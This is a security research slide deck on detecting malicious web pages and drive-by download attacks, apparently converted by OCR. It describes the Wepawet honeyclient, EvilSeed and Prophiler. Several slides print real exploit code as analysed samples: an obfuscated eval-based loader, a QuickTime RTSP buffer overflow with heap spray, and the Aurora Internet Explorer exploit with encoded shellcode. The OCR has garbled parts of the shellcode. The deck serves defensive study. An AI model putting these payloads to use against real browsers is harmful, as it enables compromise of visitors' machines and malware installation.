lastline

UC Santa Barbara

Taming the Malicious Web

Christopher Kruegel
Lastline Inc. and UC Santa Barbara

lastline

Internet Security Threats

- Proliferation of cybercrime for financial profit (Zeus, …)
- Targeted attacks (Aurora, …)
- Emerging cyber warfare (Stuxnet, …)

- Implications
  - motivated, well-funded adversaries
  - attackers are creative – find new vectors to reach victims
  - attackers are adaptive – work actively against defenses

lastline


Key Delivery Vector – Malicious Web Pages

- Malicious web pages
  - pages that contain content that exploits vulnerabilities in browsers and their plug-ins
  - content is malformed HTML or malicious code (JS, Flash, Java)
  - these exploits are typically called “drive-by download attacks” because exploit (shellcode) downloads and runs malware executable

- Many ways of luring user onto malicious web pages
  - compromised, legitimate web pages
  - malicious advertisements
  - search engine optimization (SEO)
  - links in emails

lastline

Drive-by-download Attack




lastline

Overview and Challenges

Where do we find interesting pages?

Analysis

How to leverage analysis results to prevent infections?



How complete is the analysis?

How to handle the volume of pages on the web?

What about malicious code that resists analysis?

lastline

Is Your Web Page Malicious or Are You Just Happy To See Me?

```
<html><body><textarea id="elK7yMLK7pshx" style="display:none;">63,5,41,4,25,23,35,27,12,44,0,0,0
,0,0,0,24,48,50,59,61,28,33,39,17,21,52,29,42,43,40,26,20,62,6,16,57,37,15,49,60,3,47,0,0,0,
0,58,0,38,32,22,36,19,14,45,46,53,54,34,2,13,1,9,7,8,51,0,55,11,56,31,18,30,10</textarea><
div style="display:none;" id="elK7yMLK7psh">XDtw0n'+'A13@is3NWxP'+'TFsl@se'+'4Ui'+'1s'+'qS'+
'Rwb'+'n34S'+'A'+'R'+'5'+'qS'+'R3b'+'ip@sHR4UInyEn1OdnR44P'+'S7K3'+'H7'+'KdS4IAY1qA37dUR4EF3
@4'+'bpR'+'dJpx9J'+'Ss4JePi3w'+'0'+'D'+'twsEnncgW'+'x@8HscKYn3E'+'WYy'+'DIe'+'XDtw0nA13'+
'@'+'i'+'R'+'S9dH'+'mW'+'tw0Dp'+'3YbH1l'+'XHR@@U'+'pe'+'vb'+'5@8AR01Ap'+'xqbpwi'+'sw0D'+
'tw0nA13@U3w3WplP'+'Ax'+'P4JH3Id'+'SYnPSfD'+'J'+'mJP68'+'rs'+'YIm'+'W'+'tw0DtwsEnncT'+
'W3f9d3'+'w3WplP'+'sc18s11q'+'sny'+'FW'+'s7s'+'UHfs'+'6'+'cpDIe'+'XDtw0D5syXF'+'Rev1'+'R'+
'Y9n'+'xRTs8'+'wisw'+'0Dtw'+'0DpRY9Wx@'+'8'+'AR'+'qF3xli3w0Dtw0'+'DGpev'+'Ax'+'xXH3wqSn'+
'@IAsP'+'Pbs3v1RY9nPRTs8OKJ5KTW3f'+'J3w'+'0Dt'+'w0gsw0Dtw0nA13@IswqF'+'sy9d5nXF3lvHx'+
'nXF3lvneRDIeXDtw'+'0D'+'5sy'+'XFRevUpevscO8n'+'RHq'+'bp'+'z1Apxqb'+'pwTW3'+'f93I'+'RHI5'+'y
'+'8FY'+'mWtw'+'0Dtw38'+'Fs'+'YSs'+'Rc'+'T'+'W3'+'fJ3w0'+'Dtwu'+'Atw0Dp'+'3YbH1'+'lXHR@'+
'@i1xqnnyK'+'F3xS'+'A5mA'+'tw0Dtw38FsYSsRcms'+'RePS1'+'5'+'@'+'A'+'3yHiPYSI5y8FYy'+
'KF3xSsPRTs8AsY8O'+'oJ5KHiPYS'+'I5y8FY'+'yTi1xqnnq'+'FJHsD1PR'+'T'+'s'+'8AsY8OoJ5wi3'+'w0D'+
'twuAtw0'+'Dp3YbH1lXHR@@'+'is@8Hny'+'Ibs'+'3XIYXDtw0Dps5SbIl9FnuH1ImWtw0DtwSdnnynA13@i'+
'pu4PewNPnlSs'+'cO8n'+'RH'+'q'+'bpmDH5u'+'oJ5mAtw'+'0Dt'+'w'+'0o'+'A'+'RRJix5qF3'+'3vU51qs'+
'n'+'@IFp5SSm4qW3tqb5wJ'+'IHw2dx3oJ5KWtw0Dtw0TInlS'+'scIvW13PeRx8'+'Wml'+'v'+'ipKHJ5z'+'2
JHsD'+'I5'+'XDtw0DtwyIbs'+'3bI1'+'yEnnidF3'+'eE6syDH5'+'pDUxzTJ'+'5K'+'Wtw0Dt'+'w'+'0I'+
'bs3bI...UIzNs'+'w0Dt'+'w0KAsw'+'P'+'H'+'pyD'+'U'+'I'+'zNsw0Dtw0H'+'A'+'35'+'NF5w4UlzAtw'+'0
Dtw@qA1Yq'+'Wp4v'+'i5XDtw0'+'Dt5ciAlXDtw0'+'n</div><script>function TXbkdlJOc(bUST8FZyz2c)
{return  String["fromCharCode"](bUST8FZyz2c);}</script><script>function jVD9eAvO
(EkcuuTEjvRYrDw){var mRdXk9nKD3FM=0,QIALClnVG2evBZ=EkcuuTEjvRYrDw.length,TY5USyxhht0Gk=1024,
oqLV1hh,zD3WrxiRGa,Q5SJ202u="",bfgVV31=mRdXk9nKD3FM,DiIFwLmoIUFZ=mRdXk9nKD3FM,Nv0hEAr=
mRdXk9nKD3FM,DAYlq=Array();DAYlq=document.getElementById('elK7yMLK7pshx').value.split(',');
for(eval("zD3WrxiRGa=M"+"at"+"h.c"+"eil(QIALClnVG2evBZ/"+"TY5USyxhht0Gk)");zD3WrxiRGa>
mRdXk9nKD3FM;zD3WrxiRGa--){for(eval("oqLV1hh=Math.min(QIALClnVG2evBZ,TY5USyxhht0Gk)");
oqLV1hh>mRdXk9nKD3FM;oqLV1hh--,QIALClnVG2evBZ--){eval("Nv0hEAr|"+"=(DAYlq["+"EkcuuTEjvRYrDw
."+"ch"+"arC"+"odeA"+"t(bfgVV31+"+"+)-48])<"+"<DiIFwLmoIUFZ");if(DiIFwLmoIUFZ){eval
("Q5SJ202u+"+"=TXbkdlJOc(118"+"^Nv0hEAr"+"&25"+"5)");Nv0hEAr>>=8;DiIFwLmoIUFZ-=2;}else
{DiIFwLmoIUFZ=6;}}}return  (Q5SJ202u);}var ts5ncn7=document.getElementById('elK7yMLK7psh').
innerHTML.replace("'+'","");for(var ah=0;ah<(ts5ncn7.length);ah++){ts5ncn7=ts5ncn7.replace
("'+'","");}eval(jVD9eAvO(ts5ncn7));</script></body></html>
```

lastline

De-obfuscated Drive-By Attack


```
function quick(){
    try {
        var obj = null;
        obj = cobj("QuickTime.QuickTime.4");
        if (obj){
            ms();
            var buf = "";
            for (var i = 0; i < 200; i++ ){
                buf += "AAAA";
            }
            buf += "AAA";
            for (var i = 0; i < 3; i++ )
                buf += "\x0c\x0c\x0c\x0c";
            var my_div = document.createElement("div");
            my_div.innerHTML = "<object classid=\"clsid:02BF25D5-8C17-4B23-BC80-
                D3488ABDDC6B\" width=\"200\" height=\"200\">" +
            "<param name=\"src\" value=\"object_rtsp\">" +
            "<param name=\"type\" value=\"image/x-quicktime\">" +
            "<param name=\"autoplay\" value=\"true\">" +
            "<param name=\"qtnext1\" value=\"<rtsp://BBBB:" + buf + ">T<myself>\
                ">" +
            "<param name=\"target\" value=\"myself\">" + "</object>";
            document.body.appendChild(my_div);
        }
    }
    catch (e){
    }
    return 0;
}
```

Honeyclients

- Honeyclients are environments whose goal is the analysis of (malicious) web pages
  - effectively and efficiently detecting pages that launch drive-by-download attacks
  - providing insight into how an attack is performed
  - collect the associated artifacts
    - additional malware
    - shellcode in exploits
- Most approaches are based on a composition of static and dynamic analysis
  - static analysis quickly identifies non-interesting pages
  - dynamic analysis executes the page and analyzes its behavior

lastline

Analyzing Malicious Pages

- Wepawet characterizes behavior of browser as it visits pages
  - monitors events that occur during visit
  - characterizes properties of these events with features
  - uses statistical models to determine if feature values are anomalous
- Machine learning
  - in the training phase, learn the characteristics of benign pages
  - in the detection phase, flag pages with anomalous behavior
- Advantages
  - we do not need to see a successful attack
  - browser emulation let's us see more and bypass evasion

lastline

Wepawet - Features

- Feature set (10 features)
  - redirection and cloaking

    (# redirects, browser personality differences)
  - de-obfuscation

    (# dynamic code exec., # string def. / use, length of dynamic code)
  - environmental preparation

    (# allocated string bytes, # likely shellcode strings)
  - exploitation features

    (# instantiated components, suspicious arguments, call sequences)

Wepawet - Extensions

- PDF analyzer
  - analyzes the JavaScript within PDF documents
- Flash component analyzer
  - uses execution tracing to identify both malicious behavior and other network endpoints
- Java Applet analyzer
  - uses execution tracing to identify known exploits
- Shellcode analyzer
  - uses emulation to extract URLs pointing to additional malware

lastline

Wepawet - Results

Dataset	Samples (#)	JSAND FN	ClamAV FN	PhoneyC FN	Capture-HPC FN
Spam Trap	257	1 (0.3%)	243 (94.5%)	225 (87.5%)	0 (0.0%)
SQL Injection	23	0 (0.0%)	19 (82.6%)	17 (73.9%)	–
Malware Forum	202	1 (0.4%)	152 (75.2%)	85 (42.1%)	–
Wepawet-bad	341	0 (0.0%)	250 (73.3%)	248 (72.7%)	31 (9.1%)
Total	823	2 (0.2%)	664 (80.6%)	575 (69.9%)	31 (5.2%)

lastline

Wepawet – Deployment

- Wepawet 
  (analyzes web sites for malicious JavaScript and Flash)

lastline

Wepawet – Deployment

lastline

Wepawet – Deployment

- Wepawet 
  (analyzes web sites for malicious JavaScript and Flash)
  - number of unique IPs that submitted to Wepawet: 141,463
  - number of pages visited and analyzed by Wepawet: 67,424,459
  - number of malicious pages identified as malicious: 2,239,335

lastline

15 Minutes of Aurora Fame

- Our Wepawet analysis service was used to study Aurora attack
  - first public analysis (results produced fully automated)

lastline

15 Minutes of Aurora Fame

UC Santa Barbara

```
<html><script>var sc = unescape("
%u9090%ul9eb%u4b5b%u3390%u90c9%u7b80%ue901%u0175%u66c3%u7bb9%u8004%u0b34%ue2d8%ueb fatue805
%uffe2%ufff f%u3931%ud8db%u87d8%u79bc%ud8e8%ud8d8%u9853%u53d4%uc4a8%u5375%ud0b0%uf f53%ud7b2
%u3081%udb59%ud8d8%u3a48%ub020%ueaeb%ud0d8%u0db0%ubdab%u8caa%u9e53%u30d4%uda37%ud8d8%u3053
%ud9b2%u3081%udbb9%ud8d8%uf13a%ub7b0%ud8b6%ub0d8%uaaad%ub5b4%u538c%ud49e%u0830%ud8da%u53d8
%ub230%u91d9%u9a30%ud8db%u3ad9%ub021%uebb4%ud8ea%uabb0%ubdb0%u8cb4%u9e53%u30d4%uda69%ud8d0
%u3053%ud9b2%u3081%udbfb%ud8d8%uf13a%u3459%ud9d8%ud8d8%u0453%ulb59%ud858%ud8d8%ud8b2%uc2bZ
%ub28b%u27d8%u9c8e%u18eb%u5898%udbe4%uadd8%u5121%u485e%ud8d8%ulfd8%udbdc%ub984%ubdf6%u9c1f
%udcdb%ubda0%ud8d8%ullab%u8989%u8f8b%ueb89%u5318%u989e%u8630%ud8da%5bd8%ud820%u5dd7%ud9a7
%ud8d8%ud8b2%ud8b2%udbb2%ud8b2%udab2%ud8b0%ud8d8%u8b18%u9e53%u30fc%udae5%ud8d8%u205b%ud727
%u865c%ud8d9%u5d8b%u89e%ud8b2%u2786%ufc6e%u9e51%u53bc%u485e%ud8d8%ulfd8%udbdc%uba84%ubf66
%u9c1f%udcdb%ubda0%ud8d8%ud8b2%ud8b2%udab2%ud8b2%ud8b2%ud8b0%ud8d8%u8b98%u9e53%u30fc%ud923
%ud8d8%u205b%ud727%uc45c%ud8d9%u5d8%u5c5e%ud8d8%u5d8%u5446%ud8d8%u53d8%ub09e%ud8b2%ud8b2
%ud8b2%u9e53%u88b8%u8e27%ulfe0%ua89e%ud8d8%ud8d8%u9e1f%ud8ac%ud8d8%u59d8%ud81f%ud8datuebd8
%u5303%ubc06%ud8b2%u9e55%u80a8%ud8b0%udd8dc%u8fd8%uae27%u27b0%udc8e%ulleb%ud861%ud8dc%u58d0
%ud7a4%d27%ud4ac%ua458%u27d7%uacd8%u58dd%ud7ac%u4d27%u333a%ulb53%ud8f5%ud8dc%u5bd8%ud820
%udba7%ub651%ub2a8%u55d8%uac9e%u2788%ua8ae%u27f5%u5c6e%ud8d8%u27d8%ue88e%u3359%udcd8%ud8d0
%u235b%ua7d8%u277d%ub8ae%u8e27%u27ec%u5c6e%ud8d8%u27d8%uec8e%u5e53%ud848%ud8d8%u4653%ud854
%ud8d8%udclf%u84db%uf6b9%u8bd4%u8e27%u53f4%u5466%ud8d8%u53d8%u85e%ud8d8%ulfd8%udfdc%uba84
%ubdf6%u3459%ud9d8%ud8d8%u0453%ud8b0%ud8d9%u8bd8%ud8b0%ud8d9%u8fd8%ud8b2%ud8b2%u8e27%u53c4
%ueb23%ueb18%u5903%ud834%ud8da%u53d8%u5b14%u8c20%ud0a5%uc451%u5bd9%udc18%u2b33%u1453%u0153
%ulb5b%uebc8%u8018%u8b89%u8888%u8888%u8888%u888f%u5388%ud09e%u2f30%ud8d8%u53d8%ue4a6%uec30
%ud8d9%u30d8%ud8ef%ud8d8%ubb80%uafae%ub0d8%ub0ab%ub7bc%u538c%ud49e%ufe20%ud8d8%u1d88%ue49e
%u79bc%ud8dc%ud8d8%u7855%u27b8%u2727%ubdb2%uae27%u53e4%uc89e%u4230%ud8d8%uebd8%u8b03%u8b8b
%u276b%u3008%ud82d%ud8d8%u3459%ud9d8%ud8d8%u2453%ulf5b%ulfdc%ueadf%u49ac%ulfd4%udc9f%u5lbb
%u9709%u9flf%u78d0%ufbd%ulf13%ud49f%u9889%ua762%u9flf%ue6c8%u6ec5%ulfe1%ucc9f%ub160%uc30c
%u9flf%u66c0%ube a7%ulf70%uc49f%u7124%u75ef%u9flf%u40f8%uc8d2%ubc20%ue879%ud8d8%u53d8%ud498
%ua853%u75c4%ub053%u53d0%u512f%ubc8e%udcb2%u3081%ud87b%ud8d8%u3a48%ub020%ueaeb%ud8d8%u8db0
%ubdab%u8caa%ue53%uca30%ud8d8%u53d8%ub230%u81dd%u5c30%ud8d8%u3a88%uab2l%u8227%u8e27%u58dc
%u30e0%ue058%uad31%u59c9%udda0%u4848%u8048%ud0ac%u7534%u538d%u5534%udd98%u3827%ue030%ud8d8
%ulbd8%ue058%u5830%u31e0%uc9ad%ue059%u48dd%u4848%uac48%ub03f%ud2d0%u8d8%u9855%u27dd%u3038
%ud8cf%ud8d8%u30lb%u8c9%ud8d8%uc960%udcd9%ula58%ud8d4%uda33%ulb80%u2130%u2727%u8327%udfle
%u5160%ud907%ulfbe%udd9f%u3827%u8lb%u0453%ub28b%ub098%uc8d8%ud8d8%u538f%uf09e%u5e30%u2727
%u8027%u891b%u538e%ue4ad%uac53%ua0f6%u2ddb%u538e%uf8ae%u2ddb%ullebl%u9991%udb75%ubld%ud703
%uc866%u9ee2%ud0ac%ul319%udbdf%u9802%u2923%uc7e3%u3fad%u538f%ufc86%ufc86%ud5db%u53be%u93d4%u8653
%udbc4%u5305%u53dc%ulddb%u8673%ulb81%uc230%u2724%u6a27%u3a2a%u6a2c%ud7ee%u28cb%ua390%ueae5
%u49ac%u5dd4%u7707%ubb63%u0951%u8997%u6298%udfa7%ufa4a%uc6a8%ubc7c%u4b37%u3cea%u564c%ud2cb
%ual74%u3eel%ulc40%uc755%u8fac%ud5be%u9b27%u7466%u4003%uc8d2%u5820%u770e%u2342%ucd8b%ub0be
%uacac%ue2a8%uf7f7%ubdbc%ub7b5%uf6e9%uacbe%ub9a8%ubbbb%uabbd%uf6ab%ubbbb%ubcf7%ub5bd%uf7b7
%ubcb9%ub2f6%ubfa8%u00d8");
var xss = Array(826, 679, 798, 224, 770, 427, 819, 770, 707, 805, 693, 679, 784, 707, 280,
238, 259, 819, 336, 693, 336, 700, 259, 819, 336, 693, 336, 700, 238, 287, 413, 224, 833,
728, 735, 756, 707, 280, 770, 322, 756, 707, 770, 721, 812, 728, 420, 427, 371, 350, 364,
350, 392, 392, 287, 224, 770, 301, 427, 770, 413, 224, 770, 427, 770, 322, 805, 819, 686,
805, 812, 798, 735, 770, 721, 280, 336, 448, 371, 350, 364, 350, 378, 399, 315, 805, 693,
322, 756, 707, 770, 721, 812, 728, 287, 413, 826, 679, 798, 224, 840, 427, 770, 707, 833,
224, 455, 798, 798, 679, 847, 280, 287, 413, 224, 714, 777, 798, 280, 826, 679, 798, 224,
735, 427, 336, 413, 735, 420, 350, 336, 336, 413, 735, 301, 301, 287, 224, 861, 840, 637,
735, 651, 427, 770, 301, 805, 693, 413, 875);
var arr = new Array;
for (var i = 0; i < xss.length; i ++ ){
  arr[i] = String.fromCharCode(xss[i]/7); } var cc=arr.toString();cc=cc.replace(/ ,/ g, ""
  );
  cc = cc.replace(/8/g, ",");
  eval(cc);
  var xl = new Array();
  for (i = 0; i < 200; i ++ ){
    xl[i] = document.createElement("COMMENT");
    xl[i].data = "abc";
  }
  ;
  var el = null;
  function evl(evt){
    el = document.createEventObject(evt);
    document.getElementById("spl").innerHTML = "";
    window.setInterval(ev2, 50);
  }
  function ev2(){
    p = "
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d";
    for (i = 0; i < xl.length; i ++ ){
      xl[i].data = p;
    }
    ;
    var t = el.srcElement;
  }
</script><span id="spl"><IMG SRC="aaa.gif" onload="evl(event)"></span></body></html>
```

15 Minutes of Aurora Fame

- Our Wepawet analysis service was used to study Aurora attack
  - first public analysis (results produced fully automated)

Friday, January 15, 2010

Reproducing the "Aurora" IE Exploit

Update: This module, just like the original exploit, only works on IE6 at this time. IE7 requires a slightly different method to reuse the object pointer and IE8 enables DEP by default.

Yesterday, a copy of the unpatched Internet Explorer exploit used in the Aurora attacks was uploaded to Wepawet. Since the code is now public, we ported this to a Metasploit module in order to provide a safe way to test your workarounds and mitigation efforts.

lastline

EvilSeed

- How to find the needle (malicious page) in the haystack (Internet)
- Approach: Search the web in a smart way
- Goal is to generate a URL input stream with “high toxicity”

lastline

EvilSeed

- EvilSeed starts with a set of malicious web pages and uses "gadgets" to find likely additional malicious web pages
  - links gadget
  - content dork gadget
  - popular terms gadget
  - SEO gadget
  - DNS queries gadget


- Some level of random crawling is still necessary to find completely new malicious web pages

lastline

Prophiler

- Quick identification of possible drive-by-download web pages
